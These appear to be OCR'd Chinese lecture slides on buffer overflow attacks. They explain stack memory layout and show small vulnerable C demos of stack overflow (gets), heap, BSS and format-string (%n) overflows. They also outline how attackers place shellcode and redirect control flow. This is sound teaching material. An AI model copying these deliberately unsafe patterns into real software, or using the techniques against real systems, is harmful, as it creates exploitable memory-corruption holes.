
7.2 缓冲区溢出原理

- 在这里，我们假设现在有一个程序， 它的函数调用顺序如下。

  main() ->; func_1() ->; func_2() ->; func_3()

  即：主函数main调用函数func_1；函数func_1调用函数func_2；函数func_2调用函数func_3。

  其详细结构图如下页图所示。


(内存高址)
.....
env strings (环境变量字串)
argv strings (命令行字串)
env pointers (环境变量指针)
argv pointers (命令行参数指针)
argc (命令行参数个数)
main 函数的栈帧
func_1 函数的栈帧
func_2 函数的栈帧
func_3 函数的栈帧
.....
Heap (堆)
Uninitialised (BSS) data
Initialised data
Text
(内存低址)
省略了一些我们不需要关心的区
SHELL的环境变量和命令行参数保存区
Stack (栈)
非初始化数据(BSS)区
初始化数据区
文本区

程序在内存中的影像

- 随着函数调用层数的增加，函数栈帧是一块块地向内存低地址方向延伸的。
- 随着进程中函数调用层数的减少，即各函数调用的返回，栈帧会一块块地被遗弃而向内存的高址方向回缩。
- 各函数的栈帧大小随着函数的性质的不同而不等，由函数的局部变量的数目决定。
- 在缓冲区溢出中，我们主要关注数据区和堆栈区。

程序所使用的栈

- 在使用栈时，引用栈帧需要借助两个寄存器。
- 一个是**SP(ESP - Extended Stack Pointer)**，即栈顶指针，它随着数据入栈出栈而发生变化。
- 另一个是**BP(EBP - Extended Base Pointer)**，即基地址指针，它用于标识栈中一个相对稳定的位置，通过**BP**，再加上偏移地址，可以方便地引用函数参数以及局部变量。

程序所使用的栈

- 函数被调用的时候，栈中的压入情况如下：

程序所使用的栈

- 在局部变量的下面，是前一个调用函数的**EBP**，接下来就是返回地址。
- 如果局部变量发生溢出，很有可能会覆盖掉**EBP**甚至**RET(**返回地址**)**，这就是缓冲区溢出攻击的“奥秘”所在。

7.2 缓冲区溢出原理

- 如果在堆栈中压入的数据超过预先给堆栈分配的容量时，就会出现堆栈溢出，从而使得程序运行失败；如果发生溢出的是大型程序还有可能会导致系统崩溃。

7.2.1 栈溢出

- 程序中发生函数调用时，计算机做如下操作：首先把指令寄存器**EIP**（它指向当前**CPU**将要运行的下一条指令的地址）中的内容压入栈，作为程序的返回地址（下文中用**RET**表示）；之后放入栈的是基址寄存器**EBP**，它指向当前函数栈帧（**stack frame**）的底部；然后把当前的栈指针**ESP**拷贝到**EBP**，作为新的基地址，最后为本地变量的动态存储分配留出一定空间，并把**ESP**减去适当的数值。

7.2.1 栈溢出实例

- 我们来看一段简单程序的执行过程中对栈的操作和溢出的产生过程。


```
#include <stdio.h>
int main(){
    char name[16];
    gets(name);
    for(int i=0;i<16&&name[i];i++)
    printf("%c",name[i]);
}
```

7.2.1 栈溢出实例

- 编译上述代码，输入**hello world**！
  结果会输出**hello world**！
- 在调用**main()**函数时，程序对栈的操作是这样的：
  - 先在栈底压入返回地址
  - 接着将栈指针EBP入栈，并把EBP修改为现在的ESP
  - 之后ESP减16，即向上增长16个字节，用来存放name[]数组


7.2.1 栈溢出实例

- 现在栈的布局如图所示。



7.2.1 栈溢出实例

- 执行完**gets(name)**之后，栈中的内容如下图所示




7.2.1 栈溢出实例

- 接着执行**for**循环，逐个打印**name[]**数组中的字符，直到碰到**0x00**字符
- 最后，从**main**返回，将**ESP**增加**16**以回收**name[]**数组占用的空间，此时**ESP**指向先前保存的**EBP**值。程序将这个值弹出并赋给**EBP**，使**EBP**重新指向**main()**函数调用者的栈的底部。然后再弹出现在位于栈顶的返回地址**RET**，赋给**EIP**，**CPU**继续执行**EIP**所指向的命令。
- 说明**1**：**EIP**寄存器的内容表示将要执行的下一条指令地址。
- 说明**2**：当调用函数时，
  - Call指令会将返回地址(Call指令下一条指令地址)压入栈
  - Ret指令会把压栈的返回地址弹给EIP


7.2.1 栈溢出实例


- 如果输入的字符串长度超过16个字节，例如输入：**hello world!AAAAAAAA……**，则当执行完**gets(name)**之后，栈的情况如图所示。



7.2.1 栈溢出实例

- 由于输入的字符串太长，**name[]**数组容纳不下，只好向栈的底部方向继续写‘**A**’。这些‘**A**’覆盖了堆栈的老的元素，从上页图可以看出，**EBP**，**Ret** 都已经被‘**A**’覆盖了。
- 从**main**返回时，就必然会把‘**AAAA**’的**ASCII**码——**0x41414141**视作返回地址，**CPU**会试图执行**0x41414141**处的指令，结果出现难以预料的后果，这样就产生了一次堆栈溢出。
- 在**Windows XP**下用**VC6.0**运行程序，结果如下页图所示。


"F:\CWork\test\Debug\SimpleOverflow.exe"
hello world!AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
hello world!AAAA
SimpleOverflow.exe
SimpleOverflow.exe 遇到问题需要关闭。我们对此引起的不便表示抱歉。
如果您正处于进程当中，信息有可能丢失。
请将此问题报告给 Microsoft。
我们已经创建了一个错误报告，您可以将它发送给我们。我们将此报告视为保密的和匿名的。
要查看这个错误报告包含的数据， 请单击此处。
调试(B)
发送错误报告(S)
不发送(D)


SimpleOverflow.exe
错误签名
AppName: simpleoverflow.exe AppVer: 0.0.0.0 ModName: unknown
ModVer: 0.0.0.0 Offset: 41414141
报告详细信息
这个错误报告包括：问题出现时 SimpleOverflow.exe 的状态信息；正在使用的操作系统版本及计算机硬件；您的数字 Product ID，该标识号可用于识别您的许可证；以及您的计算机的 Internet 协议(IP)地址。
我们无意收集您的文件、姓名、地址、电子邮件地址或其他任何形式的个人识别信息。但是，错误报告可能包含特定用户信息，如来自打开文件的数据。这个信息可能会用于确认您的身份，但如果身份已经显示，则不会使用这个信息。
我们所收集的数据将只用于解决问题。如果有其他信息可用，在您报告该问题时，我们会告知您。这个错误报告将使用安全的数据库连接发送，该数据库只供有限人员访问，而且您的报告不会用于市场推广。
要查看关于错误报告的技术信息， 请单击此处。
要查看 web 上的数据收集策略， 请单击此处。
关闭(C)

7.2.2 堆溢出

- 当我们需要较大的缓冲区或在写代码时不知道包含在缓冲区中对象的大小，常常要使用堆。
- 堆溢出的工作方式几乎与栈溢出的工作方式完全相同，唯一不同的是，堆没有压栈和入栈操作，而是分配和回收内存。
- **C语言中使用malloc()和free()函数实现内存的动态分配和回收，C++语言使用new()和delete()函数来实现相同的功能。**

7.2.2 堆溢出实例

```
# include < stdio.h >
# include < stdlib.h >
# include < unistd.h >
# include < string.h >
# define BUFFER-SIZE 16
# define OVERLAYSIZE 8  /* 我们将覆盖buf2 的前OVERLAYSIZE 个字节 */
int main()
{
      u-long diff ;
      char * buf1 = (char * )malloc (BUFFER-SIZE) ;
      char * buf2 = (char * )malloc (BUFFER-SIZE) ;
      diff = (u-long) buf2 - (u-long) buf1 ;
      printf ("buf1 = %p ， buf2 = %p ， diff = 0x %x ( %d) bytes \n"， buf1
      ， buf2 ， diff ， diff) ;
      /* 将buf2 用’a’填充 */
      memset (buf2 ， ’a’， BUFFER-SIZE - 1) ， buf2[BUFFER-SIZE - 1 ] =
      ’\0’;
      printf ("before overflow: buf2 = %s \n"， buf2) ;
      /* 用diff + OVERLAYSIZE 个’b’填充buf1 */
      memset (buf1 ， ’b’， (u-int) (diff + OVERLAYSIZE) ) ;
      printf ("after overflow: buf2 = %s \n"， buf2) ;
      return 0 ;
}
```

7.2.2 堆溢出实例

- 运行结果：

```
/ users/ test 41 % . / heap1
buf1 = 0x8049858， buf2 = 0x8049870， diff = 0x18 (24) bytes
before overflow: buf2 = aaaaaaaaaaaaaaaa
after overflow: buf2 = bbbbbbbbaaaaaaa
```

- 我们看到，**buf2**的前八个字节被覆盖了，这是因为往**buf1**中填写的数据超出了它的边界进入了**buf2**的范围。由于**buf2**的数据仍然在有效的**Heap**区内，程序仍然可以正常结束。

7.2.2 堆溢出实例

- 虽然**buf1**和**buf2**是相继分配的，但它们并不是紧挨着的，而是有八个字节的间距。这是因为，使用**malloc()**动态分配内存时，系统向用户返回一个内存地址，实际上在这个地址前面通常还有**8**字节的内部结构，用来记录分配的块长度、上一个堆的字节数以及一些标志等。这个间距可能随不同的系统环境而不同。**buf1**溢出后，**buf2**的前**8**字节也被改写为**bbbbbbbb**，**buf2**内部的部分内容也被修改为**b**。

7.2.2 堆溢出实例

- 示意图：

```
                buf1              间距          buf2
覆盖前：[xxxxxxxxxxxxxxxx] [xxxxxxxx] [aaaaaaaaaaaaaaaa]
   低址- - - - - - - - - - - - - - - - - - - - - - - - > 高址
覆盖后：[bbbbbbbbbbbbbbbb] [bbbbbbbb] [bbbbbbbbaaaaaaaa]
```

7.2.2 堆溢出

- 堆溢出不如栈溢出流行，原因在于
  - 比栈溢出难度更大
  - 需要结合其他的技术
  - 对于内存中变量的组织方式有一定的要求

7.2.3 BSS溢出

- .bss段存放全局和静态的未初始化变量，其分配比较简单，变量与变量之间是连续存放的，没有保留空间。
- 下面这样定义的两个字符数组即是位于BSS段：

  static char buf1[16]，buf2[16]；
- 如果事先向buf2中写入16个字符A，之后再往buf1中写入24个B，由于变量之间是连续存放的，静态字符数组buf1溢出后，就会覆盖其相邻区域字符数组buf2的值。利用这一点，攻击者可以通过改写BSS中的指针或函数指针等方式，改变程序原先的执行流程，使指针跳转到特定的内存地址并执行指定操作。

7.2.4 格式化串溢出

- 与前面三种溢出不同的是，这种溢出漏洞是利用了编程语言自身存在的安全问题。格式化串溢出源自***printf()**类函数的参数格式问题（如**printf**、**fprintf**、**sprintf**等）。
- **int printf (const char *format, arg1, arg2, ...);**


  它们将根据**format**的内容（**%s**，**%d**，**%p**，**%x**，**%n**，**...**），将数据格式化后输出。
- 问题在于：***printf()**函数并不能确定数据参数**arg1**，**arg2**，**...**究竟在什么地方结束，即函数本身不知道参数的个数，而只会根据**format**中打印格式的数目依次打印堆栈中参数**format**后面地址的内容。

7.2.4 格式化串溢出实例

```
/*程序说明：
    %#x：按16进制输出，并在前面加上0x
    %.20d：按10进制输出，输出20位，并在前面补0
    %n：将显示内容的长度输出到一个变量中去
*/
# include < stdio. h >
main()
{
    int num= 0x61616161 ;
    printf ("Before : num = %#x \n", num) ;
    printf ("%.20d %n \n", num, &num) ;
    printf ("After : num = %#x \n", num) ;
}
```

7.2.4 格式化串溢出实例

- 当程序执行第二个**printf**语句时，参数压栈之后的内存布局如下：



7.2.4 格式化串溢出实例

- 根据C函数调用约定，参数从右向左依次压栈，所以参数&num比参数num先压入栈中。也就是说，程序中将&num (num的地址)压入栈作为printf()的第三个参数，而使用打印格式%n会将打印总长度保存到对应参数(&num)的地址中去，从而改变了num的值。
- 整个程序的输出结果为：

  Before : num = 0x61616161
  00000000001633771873
  After : num = 0x14
- 变量num的值已经变成了**0x14（20）**。

7.2.4 格式化串溢出实例

- 如果将第二个**printf**语句修改为：
  printf (”%.20d %n \n”, num) ;
  //注意，这里没有压**num**的地址入栈
- 则运行的结果为：
  Before : num= 0x61616161
  Segmentation fault (core dumped)
  //执行第二个**printf()**时发生段错误了
- 原因：**printf()**将堆栈中**main()**函数的变量**num**当作了**%n**所对应的参数，因此会将**0x14**保存到地址**0x61616161**中去，而**0x61616161**是不能访问的地址，因此系统提示发生段错误。如果可以控制**num**的内容，那么就意味着可以修改任意地址（当然是允许写入的地址）的内容。

7.2.4 格式化串溢出

- 在实际应用中，如果遇到脆弱的程序，将用户的输入错误地放在格式化串的位置，就会造成缓冲区溢出的攻击。
- 如果攻击者可以事先构造好可以攻击的代码**shellcode**，如果可以将返回地址覆盖成**shellcode**的起始地址，当缓冲区溢出发生后，程序就会跳到精心设计好的**shellcode**处执行，达到攻击的目的。

7.3 缓冲区溢出攻击的过程

- 7.3.1 在程序的地址空间安排适当代码
- 7.3.2 使控制流跳转到攻击代码

7.3 缓冲区溢出攻击的过程

- 缓冲区溢出攻击的目的在于扰乱某些工作在特殊权限状态下的程序，使攻击者取得程序的控制权，借机提高自己的权限，控制整个主机。
- 一般来说，攻击者要实现缓冲区溢出攻击，必须完成两个任务，一是在程序的地址空间里安排适当的代码；二是通过适当的初始化寄存器和存储器，让程序跳转到安排好的地址空间执行。

7.3.1 在程序地址空间安排适当代码

- 这一步骤也可以简称为植入代码的过程。
- 如果所需要的代码在被攻击程序中已经存在了，那么攻击者所要做的只是向代码传递一些参数，然后使程序跳转到目标。
  - 比如攻击代码要求执行“exec(‘/bin/sh’)”，而在libc库中存在这样的代码“exec(arg)”，其中，arg是一个指向字符串的指针参数，那么，攻击者只要把传入的参数指针指向字符串“/bin/sh”，然后跳转到libc库中的相应的指令序列就OK了。

7.3.1 在程序地址空间安排适当代码

- 很多时候所需要的代码并不能从被攻击程序中找到，这就得用“植入法”来完成了。
  - 构造一个字符串，它包含的数据是可以在被攻击程序的硬件平台上运行的指令序列，在被攻击程序的缓冲区如栈、堆或静态数据区等地方找到足够的空间存放这个字符串。然后再寻找适当的机会使程序跳转到其所安排的这个地址空间中。

